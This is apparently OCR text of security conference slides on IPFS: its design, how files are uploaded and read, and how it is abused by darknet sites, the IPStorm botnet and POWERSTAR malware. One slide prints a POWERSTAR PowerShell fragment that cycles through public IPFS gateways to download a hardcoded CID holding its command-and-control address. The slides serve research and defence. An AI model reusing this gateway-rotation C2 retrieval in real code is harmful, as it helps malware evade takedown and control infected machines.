FUZZING LABS

IPFS Unveiled

Exploring Data Collection, Analysis, and Security

Who are we?


- **Patrick Ventuzelo** (@Pat_Ventuzelo)
  - CEO & Founder of Fuzzinglabs
  - Senior Security Researcher
- Specialized in
  - Fuzzing, vulnerability research, and reversing.
  - **Rust**, Go, **Blockchain**, Wasm, & Browser security.
  - Speaker & trainer at various security conferences:
    - BlackHat USA, OffensiveCon, REcon, etc.

- **Tanguy Laucournet**
  - Security Engineer
  - Blockchain/OSINT expert
- Specialized in
  - **Blockchain**, cryptocurrencies, NFTs, etc.
  - Scripting & **Python** development for data analysis
  - **Investigations**, profiling, de-anonymization related to blockchains and decentralized networks

Introduction to IPFS

Inter Planetary File System (IPFS)


- IPFS
  - Inter Planetary File System
  - Protocol, hypermedia and file sharing
  - Peer-to-peer (P2P) network
    - based on libp2p
  - Distributed file system
  - Content Addressing
- History
  - Introduced in 2014, is developed by Protocol Labs.
- IPFS in 2023:
  - ~30k nodes annual
  - 90% using kubo (Go client/node)
  - 50 % are located in the US




IPFS

Location addressing VS Content addressing


Location addressing



Content addressing



IPFS in the wild



IPFS in the wild

Controversial & Illegal

Darknet Forum

Cebulka.in

Phishing pages

Data Leak

Darknet Marketplace

OpenBazaar

Tochka

Malware

Powerstar

NSFW:
A lot …

Botnet

IPStorm


EXAMPLE: POWERSTAR IPFS Variant

*"Charming Kitten appears to be straying from their previously preferred cloud-hosting providers (OneDrive, AWS S3, Dropbox) in favor of **privately hosted infrastructure**, Backblaze and **IPFS**, to **deliver their malware**. In this version, POWERSTAR initially tries to retrieve its C2 server by decoding a file stored on the IPFS. POWERSTAR contains a **list of IPFS gateways** it tries, in series, to retrieve a **hardcoded CID** containing a subsequent C2 address to use" -* source


```
function getDomaini{
    $DoList = "ipfs.io;dweb.link;gateway.ipfs.io;ipfs.infura.io;infura-ipfs.io;ipfs.eternum.io;hardbin.com;
    cloudflare-ipfs.com;cf-ipfs.com;gateway.pinata.cloud;2read.net;ipfs.2read.net"
    $wc = New-Object system.Net.WebClient;
    $DoList=$DoList.Split(';')
    :loop1
    Foreach($item in $DoList){
        try {
            $return_val = $wc.DownloadString("https://$item/ipfs/$global:hashish");
            break :loop1
        }
        catch{
            $return_val="NO"
        }
    }
```

EXAMPLE: IPSTORM

*"IPFS is currently being abused by **IPStorm malware**, a **botnet** that controls Windows, Android, Linux, and Mac devices. The malware was initially identified by Anomali in May 2019. It is written in Go and uses **IPFS for communication** of the nodes and sending **commands to the infected devices**. A comprehensive analysis of the malware is provided by [Bitdefender whitepaper](#)"*




[IPStorm Tracker](#)




How Alice can upload on IPFS?

- What is Pinning?
  - Refers to instructing a node (whether local or a service) to retain an object for an indefinite period.
- **Local** node
  - github.com/ipfs/kubo
- **Centralized** services
  - Keep private information about the user doing the pinning request
  - Examples: Pinata, Infura
- **Decentralized** services
  - Anyone can see who (wich address) made the pinning request
  - Examples: Filecoin, Storj




IPFS upload in details - IPLD creation

1. **Create IPLD structure**



Content Identifier (CID)

- Content Identifier (CID)
  - Used to identify files and directories
  - Each CID contains
    - Base, version
    - Codec
    - Unique cryptographic hash of the content
  - CID inspector: cid.ipfs.tech



IPFS

CID Docs Spec Tutorial

QmSnuWmxptJZdLJpKRarxBMS2Ju2oANVrgbr2xWbie9b2D

HUMAN READABLE CID

base58btc - cidv0 - dag-pb - (sha2-256 : 256 : 422896A1CE82A7B1CC0BA27C7D8DE288

MULTIBASE - VERSION - MULTICODEC - MULTIHASH (NAME : SIZE : DIGEST IN HEX)

MULTIBASE

PREFIX: implicit

NAME: base58btc

MULTICODEC

CODE: 0×70

NAME: dag-pb

DESCRIPTION: MerkleDAG protobuf

MULTIHASH

CODE: 0×12

NAME: sha2-256

BITS: 256

DIGEST (BASE58BTC MULTIBASE): zQmSnuWmxptJZdLJpKRarxBMS2Ju2oANVrgbr2xWbie9b2D

DIGEST (HEX): 422896A1CE82A7B1CC0BA27C7D8DE2886C7DF95588473D5E88A28A9FCFA0E43E

CID BYTE LENGTH

AS BASE58BTC STRING (BYTES) 46

AS BASE32 STRING (BYTES) 46


BINARY (BYTES) 34

CIDV1 (BASE32)


bafybeiccfclkdtucu6y4yc5cpr6y3yuinr67svmii46v5cfcrkp47ihehy

Inter Planetary Linked Data (IPLD)


- Structure for addressable and linkable contents
- Based on **CID** to identify each chunk of data
- Files can be separated into **chunks** that are stored and addressed individually
- Use different **merkle dag** to link those chunks together (dag-pb, dag-cbor, etc)
- DAG builder: dag.ipfs.tech



IPFS upload in details - Files upload




IPFS upload in details - Records creation



QmQ…4my	12D…y7T
Qme…Kft	12D…y7T
Qms…bWP	12D…y7T
QmV…br3	12D…y7T
Qmw…35T	12D…y7T

IPFS upload in details - Records sharing




How Bob can read a file from IPFS?

- Local node
  - Direct access to the network
  - Download
    - `ipfs get <CID>`
  - Read
    - `ipfs cat <CID>`
- Gateways:
  - Access to IPFS over HTTP


CLOUDFLARE Pinata

- Browsers
  - Easy UI access of IPFS
    - via existing gateways
    - via local node

brave Opera



